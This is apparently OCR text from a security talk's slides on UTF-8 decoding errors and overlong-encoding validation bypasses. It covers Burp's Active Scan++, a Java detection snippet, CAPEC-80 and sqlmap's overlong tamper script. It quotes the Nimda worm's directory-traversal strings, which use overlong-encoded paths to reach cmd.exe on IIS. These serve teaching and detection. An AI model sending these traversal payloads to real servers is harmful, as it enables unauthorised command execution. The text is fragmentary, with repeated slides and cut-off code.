


1 <script

Multi-byte aware
=
Correct Decoding

Deco URL
15 Bytes
Save

Enc Plain
9 Bytes
Save



BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.





Active Scan++

Name	Last u...	Syst...	Detail
Active Scan++	☆	—	05 Ju...	Low	Requir...

- Suspicious input transformation (eg $7*7 \Rightarrow '49'$, $\backslashx41\backslashx41 \Rightarrow 'AA'$)
- Passive-scanner issues that only occur during fuzzing (install the 'Error Message Checks' extension for maximum effectiveness)

```
+     private Pair<String, List<String>> detectUrlDecodeError(String base) {  
+         String leftAnchor = Utilities.randomString(6);  
+         String rightAnchor = Utilities.randomString(6);  
+         return new ImmutablePair<>(leftAnchor+"\u0391"+rightAnchor,  
+             Collections.singletonList(leftAnchor+"N\u0011"+rightAnchor));  
+     }
```




Two purple arrows point upwards from the character representation to the corresponding code snippets. One arrow points from the 'U+0391' label to the '\u0391' in the string concatenation line. Another arrow points from the 'A' character to the 'rightAnchor' variable in the same line.

Taint Tracking

```
+     private Pair<String, List<String>> detectUrlDecodeError(String base) {  
+         String leftAnchor = Utilities.randomString(6);  
+         String rightAnchor = Utilities.randomString(6);  
+         return new ImmutablePair<>(leftAnchor+"\u0391"+rightAnchor,  
+             Collections.singletonList(leftAnchor+"N\u0011"+rightAnchor));  
+     }
```




Agenda



Decoding Errors



Multi-Byte Aware?



Overlong Encoding

CAPEC[™]

**CAPEC-80: Using UTF-8 Encoding to
Bypass Validation Logic**

Needless Packaging



UTF-8 Visualizer

A

U+0041



01000001

single byte

41

A

U+0041
OVERLONG



11000001

leading byte
n = 2

10000001

continuation byte
→

c1

81

UTF-8 Visualizer

A

U+0041

7654321
01000001

single byte

41

A

U+0041
OVERLONG

11000001 10000001

leading byte continuation byte
 $n = 2$ →

c1

81

UTF-8 Visualizer

A

U+0041

7654321
01000001

single byte

41

Padding

11000001
7

leading byte
 $n = 2$

c1

A


U+0041
OVERLONG

654321
10000001


continuation byte
→

81

UTF-8 Visualizer



UTF-8 Visualizer



Nimda admin

Worm digs holes in PCs, servers

The "W32.Nimda.A@mm" e-mail worm uses a number of ways to spread itself and infect computers and servers connected to the Internet. Here's how you can fall victim:

PCs:



1. Opening or previewing infected e-mail
2. Surfing a Web site that is hosted by an infected server
3. Operating on a shared network where one or more PCs are infected


Servers:



1. Being contacted by another infected server or PC
2. Operating on a shared network where one or more PCs are infected

Worm slows the Web

Internet response time has slowed dramatically worldwide due to the "Nimda" worm. The response time is the time it takes for data to travel from point A to B and back.



Source: Internet Traffic Report

```
/scripts  
/MSADC  
/scripts/..%255c..  
/_vti_bin/..%255c.../..%255c.../..%255c...  
/_mem_bin/..%255c.../..%255c.../..%255c...  
/nsadc/..%255c.../..%255c.../..%255c/..%c1%1c.../..%c1%1c.../..%c1%1c  
/scripts/..%e1%1c..  
/scripts/..%c0%2f..  
/scripts/..%c0%af..  
/scripts/..%e1%9c..  
/scripts/..%2535%63..  
/scripts/..%2535c..  
/scripts/..%2535%63..  
/scripts/..%252f..  
/root.exe?/c+  
/winnt/system32/cmd.exe?/c+
```

Directory traversal exploit strings in W32/Nimda-A

c0

ae

c0

af

c1

9c

[sqlmap](#) / [tamper](#) / **overlongutf8.py**

↑ Top

Code

Blame

46 lines (34 loc) · 1.41 KB

Raw



```
def tamper(payload, **kwargs):
```

```
    """
```

Converts all (non-alphanum) characters in a given payload to overlong UTF8 (not processing already

Reference:

* <https://www.acunetix.com/vulnerabilities/unicode-transformation-issues/>

